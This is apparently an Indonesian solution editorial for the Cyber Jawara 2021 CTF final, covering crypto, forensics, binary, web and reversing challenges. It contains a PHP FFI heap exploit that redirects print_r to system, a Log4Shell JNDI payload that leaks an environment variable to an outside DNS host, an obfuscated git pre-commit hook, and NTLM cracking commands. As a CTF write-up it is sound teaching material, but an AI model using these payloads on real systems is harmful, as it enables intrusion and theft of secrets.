Editorial Babak Final Cyber Jawara 2021

Problem Setter Final Cyber Jawara 2021

1. Zaki Geyan (Cryptography)
2. M. Faqih Jihan Insani (Forensic)
3. Usman Abdul Halim (Binary Exploitation dan Web Exploitation)
4. Rendi Yuda Perkasa (Reverse Engineering)

First Solver

Boys Who Cry (log5shell)

Last Solver

(mendung)10^6 (breach)

First Reverse Engineering Finisher

Infinite Impulse Response

Most Solved Challenge

log5shell (8 solves)

Cryptography

Halftwin (2 solves, 699 points)

Program mengenkripsi flag menggunakan enkripsi asimetris RSA. Namun, modulus RSA di-generate dari 2 angka prima yang dependent.

Hal yang perlu disadari adalah 384-least significant bits (LSB) dari angka prima p dan q bernilai sama. Beberapa kandidat LSB tersebut bisa didapatkan kembali, salah satu caranya dengan menggunakan Ring of integers modulo 2^384, kemudian dilanjutkan dengan menghitung square root dari modulus RSA tersebut.

Halftwin (2 solves, 699 points)

```
deom@deom:~/Desktop/CTF-challenges/cj2021/final/halftwin$ sage
 SageMath version 9.0, Release Date: 2020-01-01
 Using Python 3.8.10. Type "help()" for help.

sage: e = 65537
....: n = 158070858748824049377877481925241702486189591036152514225529372754409063348206337495883436447143607520204395
....: 004669633990514935279390458356870645061721156345449521318802945402019938662735729556860312150415895826729210783 8
....: 056032486073542719373069401707707243096182879252529827301041234633457417168064571336484836202023846077735250466 1
....: 506484437784570798715914760406691664025075619938320918122264065415629278524216775088954542419790688553041535965 5
....: 3156985250338840929
....: c = 101285393208643886548457885421311819668354956726582452622832377125035169388122742307538984329020591006256520
....: 309138347825531228565143360191510317112645747417725055502400430215023653231139395834895381228642199413654979602 9
....: 488524332348272448683595858863259333456927882014469360112380725889859367824752341807953986747752028725978121771 3
....: 559037506156699241386906878332040222726506349269959319770296598895440397058851234056492262705585372992956434214 6
....: 9654312007535985373
sage: R = IntegerModRing(2^384)
sage: R
Ring of integers modulo 394020061963944792122790401001436138050797392704654466679482934042457217714972106114142662548849156408062799030681 6
sage: sols = R(n).nth_root(2, all=True)
sage: sols
[52117828819059132451271291733179541314294723740310270810398044818626856295581777899568775375404104768953510134938 0,
 34190223314488565967151910926825659673650266896434419586908488922383036141939032821457388717344505163911276976813007,
 24912785980103152851266649223389761033969342009263750415013951183985546515306783095664010664982868297298665008647217,
 14489220216291326361012390876753852771110397261201696252934342220260175256190427515750255589902047343507962981659599]
sage:
```

Halftwin (2 solves, 699 points)

Terdapat beberapa cara untuk memfaktorkan modulus:


- Brute-force bits p dan q dari MSB ke LSB menggunakan Backtracking algorithm
- Mengimplementasikan Coppersmith attack terhadap partial-known bits
- Mengimplementasikan paper “On the Security of RSA with Primes Sharing Least-Significant Bits” (Stenfield dan Zheng, 2004) (https://users.monash.edu.au/~rste/LSBSRSA.pdf)

Anschlag (1 solve, 700 points)

Program mengenkripsi flag menggunakan enkripsi simetris AES-CFB8 dan AES-OFB, yang mana beberapa parameter AES dipengaruhi oleh passphrase user input. AES-CFB8 yang diimplementasikan pada servis rentan terhadap CVE-2020-1472 (Zerologon).

- Passphrase di-padding terlebih dahulu sebelum masuk ke loop enkripsi AES-CFB8
- Passphrase dari user digunakan sebagai initialization vector (IV) dan plaintext pada iterasi pertama
- Peluang 1/256 atau sekitar 0.39% pada satu kali koneksi untuk menebak hasil enkripsi AES-CFB8 pada iterasi pertama

Anschlag (1 solve, 700 points)



Source: https://www.trendmicro.com/en_id/what-is/zerologon.html

SHA256plus (0 solves, 700 points)


Kita diminta untuk menemukan hash collision pada custom hash function tersebut, kemudian mengembalikan tiap potongan 10-bytes flag ketika nilai hash sha256plus diketahui.

```
28  def sha256plus(s):
29      res = 0
30      mod = 2**256
31      for i, c in enumerate(s.hex()):
32          res += pow(2021, i, 2069) * int.from_bytes(hashlib.sha256(c.encode()).digest(), 'big')
33          res %= mod
34      return int.to_bytes(res, 32, 'big')
35
```

SHA256plus (0 solves, 700 points)

Part 1: Finding Hash Collision

Untuk menemukan hash collision, kita bisa manfaatkan 2021^i (mod 2069) yang merupakan subset-sum problem. Didapati plaintext **3343333333** dan **3C3333CC34** memiliki nilai hash yang sama pada custom hash tersebut.



SHA256plus (0 solves, 700 points)

Part 2: Reversing Hash Value with LLL-algorithm

Tak berbeda jauh dengan knapsack-cryptosystem, custom hash tersebut juga bisa diserang menggunakan low-density attack. Element public-key pada knapsack-cryptosystem bisa digantikan dengan SHA256(x) untuk x={'0','1','2',...,'d','e','f'}, dan ciphertext digantikan dengan hash value. Mengingat modulo 2^256 diterapkan pada custom hash, kita juga perlu memasukkan -(2^256) sebagai salah satu element matrix agar LLL-algorithm bisa menemukan solusi yang sesuai.


SHA256plus (0 solves, 700 points)

Solusi yang diberikan LLL-algorithm hanyalah weight dari masing-masing element, sehingga kita perlu mencari kembali complete subset-sum untuk menemukan urutan plaintext yang tepat. Complete subset-sum bisa diperoleh dengan melakukan brute-force permutasi dari setiap weight, lalu membandingkan apakah jumlahnya cocok atau tidak. Karena potongan flag yang di-hash hanya 10-bytes, hal ini sangat brute-forcible untuk diimplementasikan.

Forensic

Breach (1 solve, 700 points)


Terdapat packet capture yang memuat ICMP traffic dari aplikasi **icmptunnel** yang mana mengenkapsulasi IP packet.



Breach (1 solve, 700 points)

Part 1: ICMP-packet Exfiltration

Proses eksfiltrasi dapat dilakukan dengan menyeleksi **ICMP.data** yang nantinya dicasting sebagai IP packet untuk memperoleh TCP/IP packet asli dari client-server. Hasilnya kita peroleh Encrypted-SMB3 traffic.



Breach (1 solve, 700 points)

Part 2: NTLMPasswd Cracking

Sebagaimana tertera pada deskripsi, diketahui bahwa kata sandi terakhir yang digunakan oleh user Server-Samba hanya memuat kombinasi numerik, yang mana dapat dengan mudah dicrack menggunakan *masked-mode* pada **hashcat** atau **John the Ripper**. Adapun format-hash yang digunakan yaitu:

Username::Domain:NTLMServerChallenge:16-byte awal NTLMResponse:190-byte akhir NTLMRespone


```
❯ john --mask='\?d' --max-length=12 hash 2>/dev/null
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
13302380         (pi)
```

Breach (1 solve, 700 points)

Part 3: SMB3-packet Decryption

Terdapat beberapa opsi yang dapat digunakan untuk mendekripsi SMB3-packet, di antaranya:

- Menggenerate SMB Session Keys dengan acuan *Username-Domain-NTLMPasswd -KeyExchange* pada Wireshark Dissector **SMB2**
  (https://medium.com/maverislabs/decrypting-smb3-traffic-with-just-a-pcap-absolutely-maybe-712ed23ff6a2)




- Memasukkan NTLMPasswd pada Wireshark Dissector **NTLMSSP**

Breach (1 solve, 700 points)

Part 4: SMB-Object Extraction

Ekstraksi SMB-Object dapat dilakukan menggunakan opsi **Export-Object > SMB** yang tertera pada Wireshark. Hasilnya diperoleh flag dari hasil ekstraksi ZIPFile



Garbled (0 solves, 700 points)

Terdapat encrypted-ZIPFile yang memuat artifact **$I File** dari Windows 10 $Recycle.Bin

Date	Time	Attr	Size	Compressed	Name
2021-11-25	19:22:50	D....	0	0	$Recycle.Bin
2021-11-25	19:22:50	D....	0	0	$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001
2021-11-25	19:22:50	.....	48	60	$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/$I3TWKYE
2021-11-25	19:22:50	D....	0	0	$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/$R3TWKYE
2021-11-25	19:22:50	.....	58	68	$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/$R3TWKYE/$IDH3IBZ
2021-11-25	19:22:50	D....	0	0	$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/$R3TWKYE/$RDH3IBZ
2021-11-25	19:22:50	.....	68	77	$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/$R3TWKYE/$RDH3IBZ/$I2U9OUN
2021-11-25	19:22:50	.....	70	78	$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/$R3TWKYE/$RDH3IBZ/$I4310WQ
2021-11-25	19:22:50	.....	68	77	$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/$R3TWKYE/$RDH3IBZ/$I7YVNCU
2021-11-25	19:22:50	.....	72	78	$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/$R3TWKYE/$RDH3IBZ/$I8VP10K

Garbled (0 solves, 700 points)

Part 1: Problem Identification

$I File hanya mendefinisikan metadata dari berkas/direktori yang dihapus, sedangkan **$R File** merepresentasikan data descriptor.

Akan tetapi, ZIPFile tidak mendeteksi adanya **$R File**. Hal ini umumnya dapat terjadi dikarenakan adanya kerusakan yang terjadi pada Central-Header ZIPFile yang memuat referensi katalog dari berkas/direktori yang tersimpan pada ZIPFile

Garbled (0 solves, 700 points)

Part 2: Central-Header Reconstruction

Central-Header memuat informasi yang sebelumnya telah didefinisikan pada Local-Header. Dengan demikian, proses rekonstruksi CH dapat dilakukan dengan hanya memanfaatkan informasi LH


```
4.3.7  Local file header:

   local file header signature     4 bytes  (0x04034b50)
   version needed to extract       2 bytes
   general purpose bit flag        2 bytes
   compression method              2 bytes
   last mod file time              2 bytes
   last mod file date              2 bytes
   crc-32                          4 bytes
   compressed size                 4 bytes
   uncompressed size               4 bytes
   file name length                2 bytes
   extra field length              2 bytes

   file name (variable size)
   extra field (variable size)
```

```
4.3.12  Central directory structure:

   [central directory header 1]
   .
   .
   .
   [central directory header n]
   [digital signature]

   File header:

     central file header signature   4 bytes  (0x02014b50)
     version made by                 2 bytes
     version needed to extract       2 bytes
     general purpose bit flag        2 bytes
     compression method              2 bytes
     last mod file time              2 bytes
     last mod file date              2 bytes
```

Garbled (0 solves, 700 points)

Part 3: Recycle.Bin Restoration


Proses restorasi artifact Recycle.Bin dapat dilakukan dengan melakukan pemetaan data descriptor pada **$R File** terhadap filename pada **$I File**. Hasilnya, kita peroleh direktori **.git**



Garbled (0 solves, 700 points)

Part 4: Git Hooks Analysis

Pada direktori **.git** dapat ditemukan sebuah **pre-commit** hooks yang mengeksekusi script **hooks/bash**.



```
1  #!/bin/bash
2  ${!#: -$(((${##})<<(${##}<<${##})))}<<<{\$'\$((((${##})<<(((${##})
   )+${##}))+((${##})<<(${##}<<${##}))+((${##})<<(${##}))))'\$'\$((((
   )<<((${##}<<${##})+${##}))+((${##})<<(${##}<<${##}))+((${##})<<(${
```

Dapat dilihat sebuah obfuscated-bash script berbasis string-literals evaluation. Setelah dilakukan deobfuscation, diketahui bahwa script mengeksekusi perintah:

python -c 'exec "base64-string".decode("base64")

untuk setiap git-commit yang dilakukan

Garbled (0 solves, 700 points)

Part 5: Flag Decryption

Dari langkah sebelumnya, dapat diketahui bahwa pre-commit hooks akan mengeksekusi mekanisme enkripsi file berbasis AES-CBC. Dalam hal ini, AES-Key merupakan 16-byte random-string yang digenerate menggunakan **latest_committed_date** sebagai seed; sedangkan AES-IV merupakan 16-byte yang disematkan pada awal cipher-text. Berbekal informasi tersebut, kita peroleh flag dari ZipFile hasil dekripsi.

```python
def encrypt_file(filename, seed):
    random.seed(seed)

    KEY = randstr()
    IV = os.urandom(16)

    with open(filename, 'rb') as f:
        aes = AES.new(KEY, AES.MODE_CBC, IV)
        data = pad(f.read(), 16)
        ciphertext = aes.encrypt(data)
```

```python
def main():
    latest_commit_msg = get_latest_committed_msg()

    if latest_commit_msg.endswith('.gitignore\n'):
        with open('.gitignore') as f:
            last_line = f.read().split('\n')[-1]

        target_file = encrypt_file(
            last_line
          , get_latest_committed_date()
        )
```

Binary Exploitation

Log5Shell (8 solves, 613 points)

- Infinite times format string
- Overwrite anything to get RIP control

Unsecure by Design (2 solves, 699 points)

- Idea from N1CTF 2021 (ctfhub2)
- PHP FFI (introduced in 7.4.x??)
- Heap OOB using only FFI::new (https://www.php.net/manual/en/ffi.new.php)
- Payload from team Boys Who Cry

```php
<?php

$a = creatbuf(9, false, true);
$b = $a+1;

$zif_print_r_heap_idx = 8260;
$zif_print_r_bin_off = 0x35ac90;
$zif_system_bin_off = 0x365240;

$pie_base = $b[$zif_print_r_heap_idx] - $zif_print_r_bin_off; //calculate pie
$zif_system_addr = $pie_base + $zif_system_bin_off; //calculate zif_system

$b[$zif_print_r_heap_idx] = $zif_system_addr; //overwrite zif_print_r ke zif_system

print_r("id"); //same with system("id")
?>
```

jemalloc (0 solves, 700 points)

- Idea from Vulncon CTF 2021 (baby_jemalloc)
- Heap overflow???
- Arbitrary allocation on the stack
- Or overwrite jemalloc_write?? (hook), slightly before abort it’ll call it to print some error message


… but actually it’s not solvable, sorry. (lupa ganti fgets ke read)

Web Exploitation

Ga ada gan

Log4Shell

- CVE-2021-44228 (log4j bug) with localhost bypass
  - ${jndi:ldap://localhost#.${env:FLAG}.dns.kr/a}
- https://twitter.com/0xsapra/status/1468551562712682499



...

Reverse Engineering

Yggdarsil (6 solve, 656 points)

Rust WebView Elm Crackme

- strings program
- cari strings incorrect
- download elm dan library yang dipakai
- lakukan dekripsi
- flag

Goliath (2 solve, 699 points)

Rust Polymorphic ELF Runtime Crypter

- patch ptrace
- extract elf pada saat proses berjalan
- break sebelum enkripsi dilakukan
- flag